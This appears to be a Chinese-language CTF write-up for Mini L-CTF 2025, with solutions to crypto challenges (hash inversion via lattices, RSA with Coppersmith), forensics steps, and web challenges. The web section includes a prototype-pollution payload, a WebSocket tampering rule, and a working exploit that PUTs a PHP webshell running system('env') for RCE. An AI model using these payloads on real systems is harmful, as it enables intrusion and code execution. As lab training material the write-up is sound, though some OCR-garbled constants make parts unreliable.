WP

Crypto

ezHash

我们先观察到这个函数:

```
def shash(value,key):
    assert type(value) == str
    assert type(key) == int
    length = len(value)

    if length == 0:
        return 0
    mask = 
0xffffffffffifffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
    x = (ord(value[0]) << 7) & mask
    for c in value:
        x = (key * x) & mask ^ ord(c)

    x ^= length & mask

    return x
```

要得到shash，我们先求解key（实际上我直接暴力枚举出key=1000001），需要用z3解，通过已知的testhash和testvalue可以列方程解（我没去解，就不给具体方法了）。

得到key=1000001以后，我就先将x^length回来，接下来就犯难了，因为我目前只知道线性的情况下如何求解系数，有异或明显变成了非线性问题。 我想着将问题往线性靠，就是先将"^"当成"+"，再用另外的手段还原回去。 再此之前，要先将`x = (ord(value[0]) << 7) & mask`的影响剔除。对于左移7位的`ord(value[0])`，它的二进制后七位都是0，再乘以多少后&mash都是后七位为0，所以不受异或影响，第一位显然是'm'（也可以枚举），可以剔除得到:

```
shash2=(shash^length-(ord('m') << 7)*key**32)&mask
```

然后构造n+2维格

```
mask = 0xfffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
K=1<<1024
```

```
n=32
A=Matrix(n+2,n+2)
for i in range(n):
    A[i,i]=1
    A[i,n+1]=K*key^(31-i)
A[n,n]=256
A[n,n+1]=K*shash2
A[n+1,n+1]=K*(mask+1)
```

接下来规约出一个小向量取前n为，这是我们在假设"^"和"+"近似情况下求解出来的系数，实际上它们的区别是什么呢，其实是在第i步时

```
x_i = (key * x_{i-1}) & mask ^ ord(c_i)
```

就相当于加了一个固定的数，即^ord(c*i)之后的数和原来数的差值，这在上一步的*x{i-1}一定的时候结果是一定的，那么就在这一步枚举`[32,128)`逐个试一下 ^ 之后和之前的差值是否符合，然后记录状态继续下一个，最后求解出来

```
a=[109, 23, -26, 25, 76, 101, -81, -64, -33, 33, 89, -87, -24, 23, 39, 73, -33,
-93, 76, -37, -84, -40, 39, 64, -49, -83, 61, 33, -18, 64, -108, 117]
t=0
mask = 0xffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffffff
key=1000001
g="m"
x=ord("m")
print((-1111)&mask)
for i in range(1,32):
    for j in range(32,128):
        if (((x*key)^j)&mask)-(x*key&mask)==a[i]:
            g+=chr(j)
            x=((x*key)^j)&mask
            break
print(g)
```

最后得到"miniL{W@!!_Y()o_get_T()@_SEcr@t}"

rsasignin

题目就是常规rsa加密外加gift

```
def get_gift(prikey):
    a = bytes_to_long(b'miniL')
    b = bytes_to_long(b'mini7')
    p, q = prikey[1:]
    phi = (p - 1)*(q - 1)
```

```
    giftp = p + a
    giftq = q + b
    gift = pow((giftp + giftq + a*b), 2, phi)
    return gift >> 740
```

这个gift损失的位数过多了，需要另外操作 我们应该意识到 `(p+q+a+b+a*b)**2` 与phi数量级相差不大

```
(p+q+a+b+a*b)**2 > (p+q)**2 > 4*p*q = 4*n > 4*phi
(p+q+a+b+a*b)**2 < (p+q+(1<<100))**2 = (p-q)**2+4*p*q+(1<<200)+(p+q)*(1<<100)*2 <
(1/4)*n+4*n+(1<<105)*sqtr{n} < 5*phi
```

所以可以列出 `gift<<740+δ+4*phi=(p+q+a+b+a*b)**2`，其中δ小于1<<740 即 `gift<<740+δ+4*n=(p+q+a+b+a*b)**2+p+q-1`

我们对精度的要求不高，因为gift的精度不高，直接舍弃 `p+q-1` 和 `a+b+a*b`，然后计算 `sqrt(gift<<740+4*n)` `sqrt(gift<<740)`

因为 `gift<<740+4*n` 的前286位精确，所以还原出的p+q的前285位精确 gift<<740的前284位精确，所以还原出的p-q前283位精确，误差不超过3

这时求出p,q就可以了，使用coppersmith求解

```
n= ……
n4= ……#已知高位
e=0x10001
pbits= 512

kbits=pbits - n4.nbits()
print(n4.nbits())
n4 = n4 << kbits
PR.<x> = PolynomialRing(Zmod(n))
f = x + n4
roots = f.small_roots(X=2^kbits,beta=0.4)
if roots:
    p = n4 + int(roots[0])
    print("n",n)
    print("p",p)
    print("k",kn/n)
```

babaisiginsigin

第一问构造 0 和 $(1010\ldots\ldots10)_2$，计算差值找到每一位上 a+b 是多少，再构造一个满足该关系的a,b替代 第二问构造 0 和 $(1111\ldots\ldots11)_2$，直接计算，输入0的时候为a+b，

输入$(1111\ldots\ldots11)_2$的时候结果为$(1111\ldots\ldots11)_2-b$，求出a,b

代码如下：

```
import socket

# 连接信息
HOST = '127.0.0.1'  # 服务器 IP 地址
PORT = 26247          # 服务器端口


def solve_level(host, port):
    conn = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    conn.connect((host, port))

    # 处理Level1
    conn.recv(1024)  # 欢迎消息
    # 第一次测试m=0
    conn.send(b"0\n")
    s0=int(conn.recv(1024).decode().split(": ")[1].strip())
    print(conn.recv(1024).decode())
    # 第二次测试c
    c = 0
    for i in range(15):
        c = c * 4 + 2
    conn.send(b"715827882\n")
    sk1 = conn.recv(1024).decode().split(": ")[1]
    s1=int(sk1.split("\n")[0].strip())
    # 发送guess的结果
    guess = int(sk1.split("m = ")[1].split(":")[0].strip())
    print(s0,s1,guess)
    r1 =s0  #x+y
    r2 =s1  #偶数位     #输入0,c返回
    f=guess               #需要猜的数

    # 解密验证方法
    q = 2 * ((1 << 30) - 1)

    l1 = [0] * 30
    l2 = [0] * 30
    temp_t = r2-r1
    temp_q = q-r2
    for i in range(1, 30, 2):
        l1[i] = 2-(temp_t // 2 % 4)
        temp_t //= 4
        l1[i - 1] = 2-(temp_q % 4)
        temp_q //= 4
```

```
    guess = f  # the guess value
    s = 0
    xt=0
    yt=0
    for i in range(30):
        if l1[i]==2:
            xt+=(1<<i)
        if l1[i]!=0:
            yt+=(1<<i)
    s=(xt|f)+(yt|f)
    conn.send(f"{s}\n".encode())

    # 类似处理Level2...
    # 第一次测试m=0
    print(conn.recv(1024).decode())
    #print(conn.recv(1024).decode(),"111")
    conn.send(b"0\n")
    s0=int(conn.recv(1024).decode().split(": ")[1].split("\n")[0].strip())
    print(conn.recv(1024).decode())
    # 第二次测试c
    conn.send(b"1073741823\n")
    sk1 = conn.recv(1024).decode().split(": ")[1]
    print(sk1)
    s1=int(sk1.split("\n")[0].strip())
    # 发送guess的结果
    guess = int(conn.recv(1024).decode().split("m = ")[1].split(":")[0].strip())
    print(s0,s1,guess)
    q=(1<<30)-1
    r3 =s0
    r4 =s1
    f=guess
    y = q*2-r4
    x = r3- y
    guess_val = (f | x) + (f ^ y)
    conn.send(f"{guess_val}\n".encode())
    # 接收flag
    print(conn.recv(1024).decode())
    conn.close()

solve_level(HOST, PORT)
```

Misc

吃豆人

在浏览器 console 里输入 score=5000 即可拿到 flag。

麦霸评分

```python
import requests

# Replace with the target URL
url = "http://127.0.0.1:5655/compare-recording"

# Path to the WAV file you want to upload
file_path = "202505/Mini L-CTF 2025/麦霸评分/original.wav"

# Open the file in binary mode and send it in a POST request
with open(file_path, 'rb') as file:
    files = {'audio': ("recording.wav", file, 'audio/wav')}
    # Content-Disposition: form-data; name="audio"; filename="recording.wav"
    # Content-Type: audio/wav
    response = requests.post(url, files=files)

# Print the response from the server
print("Status Code:", response.status_code)
print("Response Text:", response.text)
```

MiniForensics Ⅰ

用 VMWare 打开虚拟机，从桌面获取 `看起来没什么用的b.txt` 和 `MiniForensics.pcapng`，在 `文档\nihao` 这个隐藏目录下获取到 `ai.rar` 和 `pwd.txt`。

Pwd.txt

密码由7位数字组成


我们使用 Passware Kit Forensic 这个软件爆破 `ai.rar` 的密码。

ai - 副本.rar

文件位置 C: ⟩ Users ⟩ LENOVO ⟩ Desktop
文件类型 RAR 5.0 — Extraction Password, AES Encryption, Hardware acceleration possible
复杂度 ●●●●○ Brute-force - Slow
MD5: F905E9DBB8988CEE1BF808BB89FA202D

密码为: File-Open **1846287**

`ai.rar` 中 `Block[3]` 的 HeadType 被修改导致 `ssl.log` 这个文件在 bandizip 打开时被隐藏，改成 2 就能显示。~~(但是使用 WinZip 打开无影响，仍然显示)~~



使用 Wireshark 打开 `MiniForensics.pcapng`，然后在编辑-首选项-Protocols-TLS-`(Pre)-Master-Secret log filename` 处选择 `ssl.log`，之后在文件-导出对象-HTTP...中导出两个较大的文件，根据请求信息将它们命名为 `bitlocker.txt` 与 `lock.zip`，`bitlocker.txt` 直接用记事本打开会乱码，我们使用 010Editor 打开，直接看 ASCII，人工读取得到：

Bitlocker.txt


521433-074470-317097-543499-149259-301488-189849-252032

使用该 Bitlocker 恢复密钥打开虚拟机内的 D 盘，得到 `c.txt`。

使用如下脚本读取 `c.txt` 中的屏幕坐标并绘制图片，并将图片进行适当的拉伸处理。

```
import matplotlib.pyplot as plt

def plot_mouse_trajectory(data_file, output_image='trajectory.png'):
    # 读取数据文件
    xs, ys = [], []
    with open(data_file, 'r') as f:
        for line in f:
            line = line.strip()
            if line:
                x, y = map(float, line.split(','))
                xs.append(x)
                ys.append(y)

    # 创建绘图
    plt.figure(figsize=(12, 6))  # 加宽画布适应横向分布
```


```
    # 使用半透明散点图代替连线
    plt.scatter(xs, ys,
                s=3,            # 点大小
                alpha=0.3,      # 半透明显示重叠点
                c='blue',       # 颜色
                edgecolors='none')  # 去除描边

    # 调整坐标轴设置
    ax = plt.gca()
    ax.invert_yaxis()  # 保持屏幕坐标系

    # 自动设置坐标范围（保留5%边界空白）
    plt.xlim(min(xs)-(max(xs)-min(xs))*0.05,
             max(xs)+(max(xs)-min(xs))*0.05)
    plt.ylim(max(ys)+(max(ys)-min(ys))*0.05,  # 因y轴已翻转
             min(ys)-(max(ys)-min(ys))*0.05)

    # 隐藏坐标轴
    plt.axis('off')

    # 保存高清图像
    plt.savefig(output_image,
                dpi=300,
                bbox_inches='tight',
                pad_inches=0.1)
    plt.close()
    print(f"轨迹图已保存为 {output_image}")

if __name__ == "__main__":
    import sys
    if len(sys.argv) < 2:
        print("使用方法: python mouse_scatter.py <数据文件> [输出图片名]")
        sys.exit(1)
    data_file = sys.argv[1]
    output_image = sys.argv[2] if len(sys.argv) > 2 else 'trajectory.png'
    plot_mouse_trajectory(data_file, output_image)
```



据此，我们再写出得到 a 的脚本：

```python
with open('b.txt', 'r') as fb, open('c.txt', 'r') as fc:
    b_lines = [line.strip().split(',') for line in fb.readlines()[:25620]]
    c_lines = [line.strip().split(',') for line in fc.readlines()]

a_points = []
for b, c in zip(b_lines, c_lines):
    bx, by = float(b[0]), float(b[1])
    cx, cy = float(c[0]), float(c[1])
    ax = 2 * bx - cx
    ay = 2 * by - cy
    a_points.append(f"{ax},{ay}")

with open('a.txt', 'w') as fa:
    fa.write('\n'.join(a_points))
```

然后将 `a.txt` 绘制成图得到：miniLCTF{forens1c5_s0ooooo_1nt4resting}



Web

Clickclick

审计源码得到如上内容和请求，又易得这题环境为 NodeJS，考虑原型链污染。

向 update-amount 路由 POST 如下 json 数据即可拿到 flag：

```
{"type":"set","point":{"amount":0,"__proto__":{"amount":10000}}}
```

GuessOneGuess

分析 game-ws.js 得到要让 totalScore > 1.7976931348623157e308 才能拿到 flag，其中 1.7976931348623157e308 为 Number.MAX_VALUE。

Infinity>Number.MAX_VALUE

由 `socket.on('punishment-response'` 相关段落得知这步会用 score 减去传入的数据，因此只需要传入 -Infinity 即可。

我们使用 Burp Suite 的代理-匹配和替换功能添加一条 WS 替换规则：

- 方向：Client to server
- 匹配：`42["punishment-response",{"score":"0"}]`
- 替换：`42["punishment-response",{"score":"-Infinity"}]`

然后在网页中回答 100 次之后重置，重置完答对一次即可获得 flag。

注意：重置之后相关信息里显示 score:null 并不是有问题，而是因为 js 类型转换到 json 的时候将 Infinity 换成了 null，不影响程序内部比较。

Miniup

图片路径处填写 `index.php`，然后将抓包获得的数据中 base64_data 解码得到本题源码。

审计源码，我们得知本体关键在于 dufs，而 dufs 是通过远程服务器上的 5000 端口这个路由来访问的。我们可以看出上传文件的逻辑是向 `http://127.0.0.1:5000/文件名` 发送 PUT 请求，请求内容为文件内容。

查看 action=view 的相关段落，注意到 stream_context_create 这个函数，了解得知这个函数可以控制 **HTTP 请求的上下文**。因此我们使用如下 exploit 上传木马实现 RCE。

```python
import requests

url = "http://127.0.0.1:7229/index.php"

# 构造请求体参数
data = {
    "action": "view",
    "filename": "http://127.0.0.1:5000/hack.php",
    "options[http][method]": "PUT",
    "options[http][content]": "<?php system('env'); ?>"
}

# 发送POST请求（requests会自动处理URL编码和Content-Type）
response = requests.post(url, data=data)

# 输出响应内容
print(response.status_code)
print(response.text)
```